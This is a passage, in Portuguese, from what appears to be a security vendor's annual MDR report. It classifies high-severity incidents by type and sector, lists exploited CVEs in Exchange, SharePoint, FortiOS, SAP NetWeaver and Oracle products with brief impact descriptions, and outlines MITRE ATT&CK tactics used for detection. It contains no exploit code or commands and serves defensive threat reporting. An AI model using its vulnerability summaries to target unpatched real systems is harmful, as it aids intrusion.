
Para saber mais sobre a prática de IR com o passar dos anos, baixe seus relatórios anteriores.

Fortaleza sob ataque: crônicas sobre ameaças cibernéticas de 2024



Obter o relatório

Temporada de cibercaça de 2023



Obter o relatório

Acima e abaixo do ciberhorizonte, 2022



Obter o relatório

Uma ciberodisseia em 8 bits, 2021



Obter o relatório

Enigmas e pistas na cibersegurança, 2020



Obter o relatório

Capítulo IV

A natureza dos incidentes de alta gravidade



A natureza dos incidentes de alta gravidade

A classificação baseada somente na gravidade de um incidente é bastante aproximada, por isso também classificamos incidentes com base na sua fonte. Nesta seção, vamos discutir essa classificação, mas somente para incidentes de gravidade alta.

Os seguintes tipos de incidentes de gravidade alta são distinguidos no MDR:

Um ataque direcionado, bem como qualquer forma de atividade suspeita executada por humanos no geral, é simplesmente chamado de Ameaça Persistente Avançada ou **APT**.

Se algum artefato relacionado a um ataque anterior executado por humanos for encontrado, como vestígios de ferramentas especializadas como partes do farol Meterpreter ou Cobalt Strike, esse incidente é classificado como **vestígios de APT**.

Como o MDR coleta alguns dados de inventário dos endpoints, as informações sobre aplicativos vulneráveis e componentes do sistema operacional no endpoint estão disponíveis. Se alguma vulnerabilidade crítica for observada, o incidente de gravidade alta é relatado com a classificação adicional **Vulnerabilidade**.

Quando uma atividade de malware sem participação humana ativa é observada, mas o impacto potencial ou real desse ataque é de gravidade alta, como em um surto de ransomware, por exemplo, o incidente é classificado como **Malware**.

Um incidente de **Engenharia social** é classificado como de gravidade alta se foi bem-sucedido e levou ao desenvolvimento de novos ataques, além de não ter sido automaticamente remediado. Isso geralmente significa que um usuário clicou em um link malicioso, abriu um anexo ou algo semelhante. As recomendações aqui geralmente incluem a realização de sessões de conscientização sobre segurança com os usuários.

Se for observada atividade suspeita causada por humanos, mas a confirmação de legitimidade for recebida do cliente do MDR, o incidente é classificado como **Red Teaming**. Isso pode corresponder a qualquer tipo de avaliação de segurança ou exercício cibernético. Também pode ser tratado como um falso positivo de infraestrutura, já que a atividade não é, por natureza, maliciosa. Porém, na maioria dos casos, os clientes especificam que o MDR deve relatar tal atividade como um incidente.

Se o cliente confirmar diretamente que a atividade suspeita relatada é proveniente de uma atividade interna maliciosa, o incidente é classificado como **Interno**.

Um incidente é classificado como uma **Violação de política** quando uma conta legítima realiza uma atividade suspeita, como exfiltração de dados, sem qualquer sinal de comprometimento da conta.



Agora, vamos analisar a distribuição do número de vítimas em tipos específicos de incidentes.

Principais causas de incidentes de alta gravidade

Figura 10 Frequência de tipos diferentes de incidentes de gravidade alta





Figura 11 A porcentagem de organizações onde incidentes de gravidade alta foram observados, por tipo



Em 2025, estatísticas do Kaspersky MDR revelam que ataques causados por humanos, incluindo atividades maliciosas de APT e exercícios Red Teaming aprovados pelos clientes, foram a principal causa de incidentes de gravidade alta, representando coletivamente quase 47% de todos esses casos. Essa predominância reflete uma evolução estratégica no cenário de ameaças: os adversários preferem cada vez mais operações práticas manuais em vez de malwares automatizados para alcançar objetivos específicos e de alto impacto. Simultaneamente, a proporção substancial de exercícios classificados como de gravidade alta indica que as organizações estão fazendo testes rigorosos das suas defesas contra cenários realistas de invasão.

A engenharia social foi classificada como a terceira causa mais comum, responsável por mais de 15% dos incidentes de gravidade alta. Sua persistência evidencia uma vulnerabilidade fundamental: os controles técnicos sozinhos não conseguem mitigar o fator humano por completo, tornando o phishing e o pretexting vetores de acesso inicial confiáveis para invasores.

Notavelmente, ataques de malware sem participação humana ativa observada representaram apenas 11% dos incidentes, sugerindo uma melhor prevenção de endpoints. **No entanto, violações graves de políticas de segurança (mais de 13%) indicam que configurações incorretas e ações não autorizadas continuam a gerar riscos significativos**. A participação mínima na detecção de vulnerabilidades (menos de 5%) decorre do foco do MDR em ameaças ativas e não em verificações proativas, enquanto a quase ausência de ameaças internas confirmadas (menos de 1%) confirma sua raridade em relação à atividade externa impulsionada por humanos.


Durante 2025, nenhum ataque do DOS detectado foi classificado como incidente de gravidade alta.



Incidentes de alta gravidade por setor

Vamos analisar a distribuição de incidentes de gravidade alta por tipo em diferentes setores conforme mostrado no gráfico abaixo.

Figura 12 Número de Incidentes de alta gravidade por tipo e setor



Em 2025, padrões de ameaça específicos do setor refletiram diferentes cenários de ataque e posturas de segurança. Os setores de TI e de governo enfrentaram as maiores taxas de ataques executados por humanos (41,0% e 33,3%, respectivamente), já que os adversários priorizam propriedade intelectual, inteligência geopolítica e capacidades para futuras explorações da cadeia de suprimentos e de relacionamentos de confiança. Por outro lado, o setor de meios de comunicação em massa não sofreu tais ataques, mas liderou em engenharia social (33,3%), **sugerindo que os invasores veem os funcionários desse setor como vetores de acesso inicial para o desenvolvimento de ataques futuros**.

O Red teaming dominou os setores regulados: telecomunicações (50,0%), saúde (46,2%) e finanças (36,1%), onde exigências de conformidade impulsionam a validação da segurança. A baixa taxa de ataque real do setor de finanças (11,5%) indica dissuasão defensiva, enquanto seus vestígios de APT mínimos (1,6%) sugerem uma busca de ameaças eficaz.

A prevalência de malware atingiu o pico nos setores de desenvolvimento (37,5%), saúde (23,1%) e educação (22,2%), que priorizaram disponibilidade e rapidez em detrimento de controles de segurança. Os incidentes críticos de vulnerabilidade na educação (29,6%) refletem recursos limitados e infraestruturas de TI diversas.


As ameaças internas, embora raras, estavam concentradas no setor de desenvolvimento (6,3%) e varejo (4,8%), onde os funcionários acessam sistemas sensíveis com motivações financeiras.



Quantidade de organizações com incidentes de gravidade alta por setor

Esse gráfico mostra a porcentagem de clientes de MDR em cada setor que encontraram incidentes de gravidade alta de cada tipo.

Figura 13 Número de clientes de MDR que sofreram incidentes de gravidade alta por setor



Em 2025, padrões de exposição específicos por setor refletem realidades operacionais subjacentes. Os setores de telecomunicações, de governo e de TI enfrentaram as maiores taxas de ataques executados por humanos (66,7%, 65,0% e 59,1%) devido ao seu valor estratégico como infraestrutura crítica e centros de dados. Ataques a TI e telecomunicações confirmam a crescente exploração de relacionamentos confiáveis e de cadeias de suprimentos.

Malware concentrado na educação (57,1%), desenvolvimento (55,6%) e saúde (42,9%): setores onde sistemas legados, dispositivos não gerenciados ou ciclos de desenvolvimento rápidos criam vulnerabilidades persistentes exploradas por ataques automatizados.

A engenharia social afetou 45,0% das entidades governamentais, seguidas pelo setor de educação (42,9%) e finanças (30,8%). Os funcionários do governo são alvo de campanhas sofisticadas que visam o roubo de credenciais, enquanto a cultura aberta do setor de educação e as transações de alto valor do setor de finanças permitem o pretexting efetivo.

A adoção de Red teaming foi maior nos setores de telecomunicações (66,7%), alimentos (62,5%) e finanças (50.0%), já que setores regulamentados validam as defesas de forma proativa por meio de simulações autorizadas. Os setores mais maduros (telecomunicações e finanças) avaliam os riscos corretamente e são proativos ao se prepararem para repelir ataques direcionados de natureza humana.

Incidentes de vulnerabilidade crítica atingiram com mais força o governo (25,0%), a educação (14,3%) e o setor de alimentos (12,5%), setores onde restrições de recursos ou a dependência de tecnologia operacional atrasam a aplicação de patches, deixando os sistemas expostos a ameaças por mais tempo do que em setores com recursos melhores.



As vulnerabilidades mais comuns

O gráfico abaixo ilustra a porcentagem das vulnerabilidades exploradas em 2025, agrupadas pelo ano em que foram divulgadas pela primeira vez[7].

Figura 14 Vulnerabilidades de anos anteriores que foram exploradas em 2025



Assim como no ano anterior, as vulnerabilidades mais comuns encontradas em nosso conjunto de dados de 2025 estavam relacionadas aos produtos da Microsoft (Windows, Exchange, Active Directory, SharePoint), como CVE-2021-1732, CVE-2021-41379, CVE-2021-42287, CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2023-24955, CVE-2023-29357 e CVE-2024-38094.

Também encontramos um aumento no número de vulnerabilidades direcionadas aos softwares Oracle e Fortinet, como a Oracle E-business Suite e o Fortinet FortiOS. Vulnerabilidades direcionadas ao SAP NetWeaver também foram encontradas. O que chamou nossa atenção é que a **maioria das CVEs tem PoCs fáceis disponíveis em plataformas públicas e não exigem condições complexas para serem executadas**.



50% das vulnerabilidades identificadas em nossos casos de Resposta a incidentes levam à Execução remota de código (RCE), sem autenticação em alguns casos, o que aumenta significativamente o risco geral. Outra tendência é a escalação de privilégios local e no domínio, especialmente por meio de vulnerabilidades no software Windows Installer e na estrutura Linux PolicyKit.

Padrões comuns de fraqueza incluem desserialização insegura (CWE-502), autenticação/autorização inadequada (CWE-287/288), travessia de diretórios (CWE-22), upload irrestrito de arquivos (CWE-434) e falsificação de solicitação do lado do servidor (CWE-918), todas podendo levar diretamente à tomada de controle do sistema. Essas falhas poderiam ter sido mitigadas pelo uso de práticas de codificação segura (como a realização de análise estática de código e análise dinâmica automatizada), evidenciando que os desenvolvedores devem prestar mais atenção à segurança em todas as fases do ciclo de desenvolvimento, implementando medidas de segurança e privacidade desde o início. Além disso, os clientes devem fazer atualizações frequentes e aplicar patches de segurança.

7 Os dados sobre as explorações de vulnerabilidades fornecidos nesta seção foram extraídos das estatísticas do serviço de IR.

Lista completa de CVEs usados

Oracle WebLogic Server

CVE-2019-2725 | CVSS 9.8 CRITICAL | CWE-74

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade facilmente explorada no componente Oracle WebLogic Server que permite que um usuário não autenticado execute código remoto.

Windows Win32k

CVE-2021-1732 | CVSS 7.8 HIGH | CWE-787

Escalação de privilégios

Vulnerabilidade no Win32k que permite que um invasor escale privilégios de uma conta normal de usuário ao NT AUTHORITY\SYSTEM.

PolicyKit

CVE-2021-4034 | CVSS 7.8 HIGH | CWE-125 & CWE-787

Escalação de privilégios

Escalação de privilégios locais no kit de ferramentas de autorização PolicyKit usada para permitir que um processo sem privilégios se comunique com um processo privilegiado. Um ataque bem-sucedido pode conceder direitos administrativos no dispositivo-alvo a usuários sem privilégios.

Windows Installer

CVE-2021-41379 | CVSS 7.8 HIGH | CWE-59

Escalação de privilégios

Aproveita falhas no serviço Windows Installer para permitir a execução de código arbitrário local como SYSTEM.

Serviços de domínio do Active Directory

CVE-2021-42287 | CVSS 8.8 HIGH

Escalação de privilégios

Um Controlador de domínio (DC) afetado por essa vulnerabilidade vai retornar um Ticket Granting Ticket (TGT) sem um Certificado de atribuição privilegiado (PAC).

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918

Vulnerabilidade Remote Code Execution (RCE).

Permite que um invasor burle a autenticação e se passe pelo usuário administrador. Um invasor não autenticado pode executar comandos arbitrários no MS Exchange Server.

Microsoft Exchange Server

CVE-2021-26857 | CVSS 7.8 HIGH | CWE-502

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade de desserialização insegura no serviço Unificação de Mensagens que permite que um invasor execute um código como SYSTEM no Exchange Server.

Microsoft Exchange Server

CVE-2021-26858 | CVSS 7.8 HIGH

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade pós-autenticação de gravação arbitrária de arquivos no MS Exchange. Uma exploração bem-sucedida dessa vulnerabilidade permite que um invasor grave um arquivo em qualquer caminho no servidor.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 HIGH | CWE-22

Vulnerabilidade Remote Code Execution (RCE).

Um invasor remoto pode explorar essa vulnerabilidade para divulgar dados ou executar código arbitrário no contexto do aplicativo por meio de uma solicitação HTTP elaborada.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade no módulo "Polls, Votes" do Bitrix Site Manager que permite que um invasor remoto e não autenticado execute código arbitrário.

Cisco Adaptive Security Appliance

CVE-2023-20269 | CVSS 9.1 CRITICAL | CWE-863 & CWE-288

Acesso não autorizado

Vulnerabilidade no recurso de VPN do Cisco Adaptive Security Appliance (ASA) e do Firepower Threat Defense (FTD), que permite que um invasor remoto e não autenticado estabeleça uma sessão SSL VPN sem cliente com um usuário não autorizado.

Microsoft SharePoint Server

CVE-2023-24955 | CVSS 7.2 HIGH | CWE-94

Vulnerabilidade Remote Code Execution (RCE).

Permite que um proprietário de site autenticado execute código no SharePoint Server afetado.

Microsoft SharePoint Server

CVE-2023-29357	CVSS 9.8 CRITICAL	CWE-303

Escalação de privilégios

Permite que um invasor execute código arbitrário no contexto do pool de aplicativos do SharePoint e da conta de farm do SharePoint Server. Geralmente usado em cadeia com a CVE-2023-24955.

J-Web do Juniper Networks Junos OS

CVE-2023-36845	CVSS 9.8 CRITICAL	CWE-473

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade de manipulação de variáveis de ambiente PHP que permite a execução remota de código (RCE) no equipamento afetado.

Microsoft SharePoint

CVE-2024-38094	CVSS 7.2 HIGH	CWE-502

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade de desserialização do SharePoint que permite que um invasor execute código arbitrário no servidor afetado do SharePoint.

Fortinet FortiOS

CVE-2024-55591	CVSS 9.8 CRITICAL	CWE-288

Burlar a autenticação

Permite que um invasor remoto obtenha privilégios de superadministrador por meio de solicitações personalizadas ao módulo de websocket Node.js.

CommuniGate Pro Mail Server

BDU:2025-01331	Não definido	CWE-121

Falha em tomar medidas para neutralizar elementos especiais, permitindo que um invasor operando remotamente execute código arbitrário.

Servidor TrueConf

BDU:2025-10116	Não definido	CWE-78

Vulnerabilidade Remote Code Execution (RCE).

Controle de acesso insuficiente que permite a um invasor enviar solicitações para certos endpoints administrativos sem a verificação de permissões.

Fortinet FortiOS

CVE-2025-24472	CVSS 8.1 HIGH	CWE-288

Burlar a autenticação

Permite que um invasor remoto não autenticado com conhecimento dos números de série dos dispositivos upstream e downstream obtenha privilégios de superadministrador no dispositivo downstream sob certas condições.

SAP NetWeaver

CVE-2025-31324	CVSS 9.8 CRITICAL	CWE-434

Upload Irrestrito de Arquivos

O SAP NetWeaver Visual Composer Metadata Uploader não é protegido com uma autorização adequada, permitindo que agentes não autenticados enviem binários executáveis potencialmente maliciosos.

SAP NetWeaver

CVE-2025-42999	CVSS 9.1 CRITICAL	CWE-502

Vulnerabilidade Remote Code Execution (RCE).

As versões afetadas do NetWeaver não lidam de forma segura com a desserialização de dados não confiáveis, o que pode permitir o RCE por um usuário privilegiado.

Oracle E-Business Suite

CVE-2025-61882	CVSS 9.8 CRITICAL	CWE-287

Vulnerabilidade Remote Code Execution (RCE).

Vulnerabilidade no produto de Processamento concorrente da Oracle E-Business Suite. Quando explorado, permite que um invasor não autenticado assuma o controle do serviço.

Oracle E-Business Suite

CVE-2025-61884	CVSS 7.5 HIGH	CWE-22

Falsificação de solicitação do lado do servidor (SSRF)

Vulnerabilidade SSRF que pode ser explorada por um adversário remoto e não autenticado. Ataques bem-sucedidos podem resultar em acesso não autorizado a dados críticos ou acesso completo a todos os dados acessíveis pelo Oracle Configurator.

ThrottleStop.sys

CVE-2025-7771	CVSS 8.7 HIGH	CWE-782

Escalação de privilégios locais

O ThrottleStop.sys expõe duas interfaces IOCTL que permitem acesso arbitrário de leitura e gravação à memória física. Essa implementação insegura pode ser explorada por um aplicativo malicioso em modo usuário para corrigir o kernel do Windows em execução e invocar funções arbitrárias do kernel com privilégios ring-0.




Capítulo V

Táticas adversárias

Táticas adversárias

O MDR permite a detecção de incidentes em diferentes estágios de ataque. Embora a maioria dos incidentes progrida por todos os estágios de um ataque (conforme descrito pelas táticas do MITRE ATT&CK), o diagrama abaixo destaca as primeiras táticas associadas aos alertas para cada incidente.

Figura 15 Táticas adversárias



Táticas adversárias que a Kaspersky usa para detectar incidentes

TA0043: Reconhecimento

Os incidentes detectados nesta fase estão principalmente relacionados a vários tipos de verificações. A gravidade desses incidentes depende dos objetivos da verificação. Incidentes classificados como de gravidade alta geralmente estão relacionados a spear phishing bem-sucedido, o que leva ao desenvolvimento de novos ataques ou de campanhas de APT conhecidas.

TA0042: Desenvolvimento de Recursos

Os incidentes atribuídos a essa tática estão associados principalmente à detecção de softwares maliciosos ou indesejados, mesmo quando não há sinais da sua execução. A gravidade desses incidentes é determinada pela classificação das ferramentas detectadas.

TA0001: Acesso Inicial

A grande maioria dos incidentes detectados neste estágio envolve e-mails de phishing contendo vários tipos de objetos maliciosos classificados como de gravidade média. Os incidentes de gravidade alta incluem ataques bem-sucedidos de engenharia social, comprometimentos de serviços remotos que levam ao desenvolvimento de novos ataques e atividades atribuídas a ataques direcionados conhecidos.

Os incidentes de gravidade baixa geralmente são tentativas de phishing com links maliciosos acessados pelos usuários e, portanto, relatadas, mas que não tiveram nenhum impacto devido a uma correção automática bem-sucedida.

TA0002: Execução

Como o lançamento de ferramentas de ataque especializadas tende a ser barulhento, o maior número de incidentes de gravidade alta foi detectado neste estágio. Em geral, a gravidade do incidente é determinada pela classificação da ferramenta executada.

TA0003: Persistência

Os incidentes neste estágio incluem a substituição de recursos de acessibilidade, configurações de recursos de rede suspeitas ou inseguras e bootkits. Uma gravidade alta é atribuída quando há evidências claras do envolvimento de um invasor humano ativo. Os incidentes de gravidade média e baixa são registrados com base no impacto potencial. A maioria dos incidentes de gravidade baixa detectados aqui envolvem manipulação de contas, como a ativação de contas de administrador local ou de visitante.

TA0004: Escalação de Privilégios

A grande maioria dos incidentes com essa tática inicial consistiram em adicionar uma conta a vários grupos privilegiados, como Administradores de domínio, Administradores corporativos, etc. Isso inclui incidentes relacionados ao uso de ferramentas especializadas para escalação de privilégios, detectados como arquivos separados e já carregados na memória do sistema pela EPP. Isso também abrange a detecção de drivers vulneráveis, alterações nas configurações do UAC ou tentativas de burlar o UAC.

TA0005: Evasão de Defesa

Uma porcentagem relativamente pequena de incidentes é detectada nesta fase, mas a variedade de atividades detectadas é extensa. Exemplos incluem configurações suspeitas de SPN em um host, tarefas agendadas disfarçadas de componentes legítimos do Windows, exclusão de registros, alteração de verificações de assinatura digital de driver, uso de diferentes LOLBins[8] e tentativas de modificar configurações de endpoints. Aqui, a proporção de falsos positivos é a menor, pois as técnicas e ferramentas detectadas raramente são associadas a atividades legítimas.

TA0006: Acesso de Credencial

A grande maioria dos incidentes relacionados a essa tática são tentativas de acessar a memória de processos LSASS, despejos de seções de registro confidenciais, detecções em diferentes tipos de keyloggers, força bruta ou pulverização de senhas. Como na TA0005, os incidentes identificados aqui raramente são falsos positivos, exceto alguns tipos de exercícios cibernéticos confirmados.

TA0007: Descoberta

Os incidentes detectados neste estágio estão principalmente relacionados a vários tipos de golpes de rede interna, descoberta de configuração do Active Directory ou detecção do uso de ferramentas especializadas (o Bloodhound[9] é um exemplo).

TA0008: Movimentação Lateral

Como a Movimentação Lateral tem uma taxa de falsos positivos baixa, ela é uma tática promissora para planejar o desenvolvimento de novos IoAs, sendo o único problema os falsos positivos na infraestrutura devido à atividade legítima da equipe de TI. A grande maioria dos incidentes está relacionada a tentativas de exploração remota da rede e diferentes detecções baseadas em anomalias de logins suspeitos usando credenciais legítimas.

TA0009: Coleta

A atividade observada nesse estágio é baseada na detecção de ferramentas especiais. Alguns incidentes também podem ser identificados por um mecanismo de detecção de anomalias. A detecção nesse estágio pode ser bem desafiadora devido à dificuldade em distinguir atividades legítimas de atividades maliciosas.

